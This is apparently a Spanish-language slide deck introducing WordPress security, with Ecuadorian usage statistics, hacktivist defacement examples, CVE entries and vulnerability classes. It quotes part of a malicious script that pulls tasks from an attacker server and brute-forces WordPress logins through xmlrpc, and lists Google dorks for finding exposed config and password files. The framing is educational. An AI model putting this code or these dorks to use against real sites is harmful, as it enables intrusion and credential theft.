

Learn more: github.com/davcortez/wordpress-security-101

Seguridad Wordpress 101

@davcortez  

Whoami

- David Cortez
- Desarrollador Python.
- Entusiasta de la seguridad informática.



Agenda

- Conceptos fundamentales
- Estadísticas
- Ataques más comunes
- ¿Cómo podemos protegernos?
- Conclusiones
- Preguntas y respuestas

@davcortez



Conceptos fundamentales

- Ciberdelincuente
- Hacker
- Malware

Conceptos fundamentales

- Vulnerabilidad
- Exploit
- Superficie de ataque

Conceptos fundamentales

- Dork
- Webshell
- Defacement

Les suena Assange?



POLÍTICA



Ecuador asegura que recibió 40 millones de ciberataques tras el arresto de Julian Assange

Oficinas gubernamentales de Ecuador han recibido 40 millones de ciberataques como represalia por la detención de Julian Assange, fundador de WikiLeaks.

por **Luis Miranda**

16 de abril de 2019

Ataque a sitios web ecuatorianos



Ataque a sitios web ecuatorianos



Rogue Security Labs @RogueSecLabs · 26 abr.

#OpAssange #OpEcuador For the second time in a week @Sc0rp10nGh0s7 of @Shad0wS3C released a data leak effecting Government servers across #Ecuador, only this time Rogue Media Labs was able to back it up before international authorities took it down.



Sc0rp10n Gh0s7 Hacks, Leaks & Defaces Several G...

513.78 MB zip file of data from Ecuadorian servers leaked online

roguemedialabs.com



NewSec @NewSecGroup · 19 abr.

#Pwned #NewSec #OpEcuador #FreeAssange

Target : registromercantil.gob.ec

Target : gadcentineladelcondor.gob.ec


Pwned : registromercantil.gob.ec/images/newseca...

Pwned : gadcentineladelcondor.gob.ec/images/newseca...

"When people add their friends to Facebook, they're working for free for US agencies." - Julian Assange



**Porqué es importante la
seguridad de nuestra
web?**



Quién está
atacando?



Porque nos
atacan?

La seguridad web es importante por...

- Reputación.
- Tiempo.
- Problemas legales.
- Posicionamiento.


Estadísticas de uso

Número de sitios web activos usando Wordpress

Site Totals	
Total Live	33,742,397
2,206,126 additional website redirects?	
 Ecuador Live Sites	21,811
Live and Historical	62,855,624


Fuente: Built With (2024)

Distribución de tecnologías open source usadas en Ecuador



Fuente: Built With (2024)

Distribución de sitios usando tecnología CMS en Ecuador




























































Fuente: Built With (2024)

Websites using WordPress Ecuador

Download a list of all 21,811 WordPress Customers Ecuador

[Download Full Lead List](#)


[Create a Free Account](#) to see more results

Website	Location	Sales Revenue	Tech Spend	Social	Employees	Traffic
 cedia.org.ec	 Ecuador	\$122k+	\$5000+			Medium 
 unemi.edu.ec	 Ecuador		\$1000+	5,000+		- 
 eluniverso.com	 Ecuador		\$2000+	1,500,000+		Medium 
 iess.gob.ec	 Ecuador		\$500+	150,000+		Medium 
 primicias.ec	 Ecuador		\$2000+	500,000+		Medium 
 nic.ec	 Ecuador		\$250+	100+		- 
 dominiosecuador.ec	 Ecuador	\$14k+	\$100+			- 
 elcomercio.com	 Ecuador		\$2000+	1,000,000+		Very High 
 compraspublicas.gob.ec	 Ecuador		\$0+			Medium 
 etapa.net.ec	 Ecuador		\$100+			- 
 blog.espol.edu.ec	 Ecuador		\$2000+	20,000+		High 
 ug.edu.ec	 Ecuador		\$500+			High 
 espe.edu.ec	 Ecuador		\$100+	5,000+		Medium 
 gestiondocumental.gob.ec	 Ecuador		\$100+			- 
 utmachala.edu.ec	 Ecuador		\$250+			- 
 puce.edu.ec	 Ecuador		\$1000+	10,000+		High 
 uleam.edu.ec	 Ecuador		\$250+	250+		Medium 
 fca.uce.edu.ec	 Ecuador		\$250+			Medium 
 esepoch.edu.ec	 Ecuador		\$250+	5,000+		Medium 

Fuente: Built With (2024)

Amenazas más comunes

Vulnerabilidades más comunes en Wordpress (2021)




Ref: PatchStack Report 2021

Vulnerabilidades más comunes en Wordpress (2022)

Most common security bugs in WordPress in 2022

patchstack



Ref: PatchStack Report 2022

Ataques de fuerza bruta

- Uno de los métodos más simples para ganar acceso a un sitio.
- Se prueban usuarios y claves, una y otra vez hasta que se consiga acceder al sitio.
- Suele ser muy efectivo cuando las personas usan usuarios como “admin” y claves como “12345”.

Ataques de fuerza bruta


Hay varias variantes de este ataque, las más comunes:

- Ataque simple de fuerza bruta, donde se itera a través de una lista de las posibles claves una a la vez.
- Ataque de diccionario: Se emplea una lista de palabras comunes y claves comunes en vez de ir probando de forma aleatoria.

Ataques de fuerza bruta

Hay varias variantes de este ataque, las más comunes:

- Ataque de fuerza bruta híbrido: Usa el ataque de bruta simple y el diccionario, haciendo pequeñas modificaciones de las palabras en el diccionario.
- Uso de credenciales, dado el crecimiento de las brechas de datos, reusar claves es una forma simple de comprometer una cuenta específica.



Web3 Crypto Malware: Angel Drainer Overview, Variants & Stats



DENIS SINEGUBKO

February 21, 2024

De Web3 drainer a ataque de fuerza bruta distribuido en Wordpress

- Dominio: hostpdf[.]co
- Script: turboturbo.js

```

const getTaskUrl = 'https://dynamic-linx.com/getTask.php';
const completeTaskUrl = 'https://dynamic-linx.com/completeTask.php';

function sendRequest(url, username, pwd, content, filename) {
  return new Promise((resolve, reject) => {
    const fileContentBase64 = btoa(content);

    const xmlRpcData = `<?xml version="1.0"?>
<methodCall>
  <methodName>wp.uploadFile</methodName>
  <params>
    <param>
      <value><int>0</int></value>
    </param>
    <param>
      <value><string>${username}</string></value>
    </param>
    <param>
      <value><string>${pwd}</string></value>
    </param>
    <param>
      <value>
        <struct>
          <member>
            <name>name</name>
            <value><string>${filename}</string></value>
          </member>
          <member>
            <name>type</name>
            <value><string>text/plain</string></value>
          </member>
          <member>
            <name>bits</name>
            <value><base64>${fileContentBase64}</base64></value>
          </member>
          <member>
            <name>overwrite</name>
            <value><boolean>1</boolean></value>
          </member>
        </struct>
      </value>
    </param>
  </params>
</methodCall>`;

    fetch(url+'xmlrpc.php', {
      method: 'POST',

```

Temas y Plugins obsoletos/desactualizados

- Uso de plugins con vulnerabilidades reportadas que ya han sido parchadas en una nueva versión.
- Temas y plugins obsoletos no son compatibles con las nuevas versiones de Wordpress. Además de que pueden surgir problemas, o incidencias de seguridad.

CVE-ID

CVE-2022-1329

[Learn more at National Vulnerability Database \(NVD\)](#)

• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

The Elementor Website Builder plugin for WordPress is vulnerable to unauthorized execution of several AJAX actions due to a missing capability check in the `~/core/app/modules/onboarding/module.php` file that make it possible for attackers to modify site data in addition to uploading malicious files that can be used to obtain remote code execution, in versions 3.6.0 to 3.6.2.

References

Note: [References](#) are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- [MISC:http://packetstormsecurity.com/files/168615/WordPress-Elementor-3.6.2-Shell-Upload.html](http://packetstormsecurity.com/files/168615/WordPress-Elementor-3.6.2-Shell-Upload.html)
- [MISC:https://www.pluginvulnerabilities.com/2022/04/12/5-million-install-wordpress-plugin-elementor-contains-authenticated-remote-code-execution-rce-vulnerability/](https://www.pluginvulnerabilities.com/2022/04/12/5-million-install-wordpress-plugin-elementor-contains-authenticated-remote-code-execution-rce-vulnerability/)
- [MISC:https://plugins.trac.wordpress.org/changeset/2708766/elementor/trunk/core/app/modules/onboarding/module.php](https://plugins.trac.wordpress.org/changeset/2708766/elementor/trunk/core/app/modules/onboarding/module.php)
- [URL:https://plugins.trac.wordpress.org/changeset/2708766/elementor/trunk/core/app/modules/onboarding/module.php](https://plugins.trac.wordpress.org/changeset/2708766/elementor/trunk/core/app/modules/onboarding/module.php)
- [MISC:https://www.wordfence.com/blog/2022/04/elementor-critical-remote-code-execution-vulnerability/](https://www.wordfence.com/blog/2022/04/elementor-critical-remote-code-execution-vulnerability/)
- [URL:https://www.wordfence.com/blog/2022/04/elementor-critical-remote-code-execution-vulnerability/](https://www.wordfence.com/blog/2022/04/elementor-critical-remote-code-execution-vulnerability/)

Assigning CNA

Wordfence

Sql injection

- Consiste en una inserción o inyección de una consulta SQL vía datos de entrada desde el cliente a la aplicación.
- Si la explotación de esta vulnerabilidad es exitosa, se puede leer data sensible desde la base de datos, modificar la base de datos, ejecutar operaciones administrativas, exportar la data, etc.

WordPress Database Backup for WordPress Plugin ≤ 2.5 is vulnerable to SQL Injection

This software is likely abandoned and might not receive any further security fixes.



Resolve by 23 February, 2022

Low priority



High severity

CVSS 3.1 score

Carga de Archivos Arbitrarios

- Esta vulnerabilidad se produce cuando existe la posibilidad de subir un archivo sin que sea comprobado por un mecanismo de seguridad.
- Las posibles consecuencias pueden ir desde una Denegación de servicios, sobrecarga del sistema o de la Base de datos, hasta la ejecución de código remoto en el servidor.

Description: [User Registration <= 3.0.2 – Authenticated \(Subscriber+\) Arbitrary File Upload](#)

Affected Plugin: User Registration – Custom Registration Form, Login Form And User Profile For WordPress

Plugin Slug: user-registration

Affected Versions: <= 3.0.2

CVE ID: [CVE-2023-3342](#)

CVSS Score: 9.9 (Critical)

CVSS Vector: [CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H](#)

Researcher/s: [Lana Codes](#)

Fully Patched Version: 3.0.2.1

Broken Access Control

- Un access control es un mecanismo que especifica qué información, funciones o sistemas serán accesibles para un usuario, grupo o rol en particular.
- Este tipo de vulnerabilidad resulta de la falla o ausencia de mecanismos de control de acceso que le permite a un atacante acceder a un recurso que está fuera de sus permisos previstos.

WordPress Plugin for Google Reviews Plugin $\leq 2.2.2$ is vulnerable to Broken Access Control



Resolve by 25 November, 2022

Medium priority



Medium severity

CVSS 3.1 score

Cross-site request forgery

- La falsificación de petición en sitios cruzados fuerza al navegador de su víctima, validado en algún servicio (banca) a enviar una petición (no se busca realizar) a una web vulnerable.
- Ejemplos: cambiar su dirección de correo, clave y realizar una transferencia de fondos.

CVE-2017-9064

In WordPress before 4.7.5, a Cross Site Request Forgery (CSRF) vulnerability exists in the filesystem credentials dialog because a nonce is not required for updating credentials.

Max CVSS

8.8

EPSS Score

0.44%

Published

2017-05-18

Updated

2019-03-15

Entonces, Wordpress es seguro?



WORDPRESS

A diagram showing the components of WordPress. It consists of a large light blue rectangle containing three smaller colored rectangles. At the bottom is a red rectangle labeled 'CORE'. Above it are two rectangles: a purple one on the left labeled 'THEMES' and an orange one on the right labeled 'PLUGINS'. All text is in white, bold, uppercase letters.

THEMES

PLUGINS

CORE

WORDPRESS

```
graph TD; WP[WORDPRESS] --- C[CORE]; WP --- T[THEMES]; WP --- P[PLUGINS]; C --- WS[WEB SERVER]; WS --- DB[DATABASE];
```

THEMES

PLUGINS

CORE

WEB SERVER

DATABASE

NETWORK

WORDPRESS

THEMES


PLUGINS

CORE

WEB SERVER

HOST

DATABASE




ALGUNAS IDEAS




¿Cuál es el número de empresas que usan Wordpress en Ecuador?




¿Cuántas de ellas usan plugins/temas/versiones de wordpress con vulnerabilidades reportadas?

¿Cuál sería el impacto si su seguridad es comprometida?



Dorks

EXPLOIT
DATABASE



Google Hacking Database

Filters

Reset All

Show 15

Quick Search

Date Added	Dork	Category	Author
2023-11-20	<code>inurl:"/wp-includes/user.php" -site:wordpress.org -site:github.com -site:fossies.org</code>	Files Containing Juicy Info	Sathish Kishore
2021-11-19	<code>Google to wordpress</code>	Files Containing Juicy Info	Aitor Herrero
2020-09-11	<code>inurl:"/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php" - WordPress File Manager</code>	Advisories and Vulnerabilities	bt0
2020-06-16	<code>intext:powered by JoomSport - sport WordPress plugin</code>	Advisories and Vulnerabilities	Alexandros Pappas
2020-06-04	<code>inurl:wp-content/plugins/mappoint-google-maps-for-wordpress</code>	Advisories and Vulnerabilities	Abhi Chitkara
2020-03-30	<code>intext:"TCPDFtcpdf.php on line 17778" -stackoverflow -wordpress -github</code>	Error Messages	MiningOmerta
2019-09-26	<code>site:*/wp-admin/install.php intitle:WordPress Installation</code>	Footholds	Reza Abasi
2019-08-27	<code>site:*/wordpress/wordpress.bak/</code>	Sensitive Directories	Reza Abasi
2019-06-06	<code>intitle:"index of" intext:"Includes wordpress"</code>	Sensitive Directories	Needa Petkar
2019-06-03	<code>intext:"wordpress" filetype:xls login & password</code>	Files Containing Passwords	Prasad Borvankar
2019-05-06	<code>intext:"the WordPress" inurl:wp-config ext:txt</code>	Files Containing Juicy Info	Isaiah Puzon
2019-02-13	<code>allinurl:"wp-content/plugins/wordpress-popup/views/admin/"</code>	Sensitive Directories	Manish Bhandarkar
2018-10-23	<code>inurl:"/wp-json/" -wordpress</code>	Sensitive Directories	Alfie
2018-09-11	<code>inurl:/wp-json/wp/v2/users/ "id":1,"name":* -wordpress.stackexchange.com -stackoverflow.com</code>	Files Containing Juicy Info	ManhNho
2013-08-08	<code>filetype:txt inurl:~/WordPress2.txt</code>	Files Containing Juicy Info	anonymous

Showing 1 to 15 of 21 entries (filtered from 7,912 total entries)

FIRSTPREVIOUS12NEXTLAST

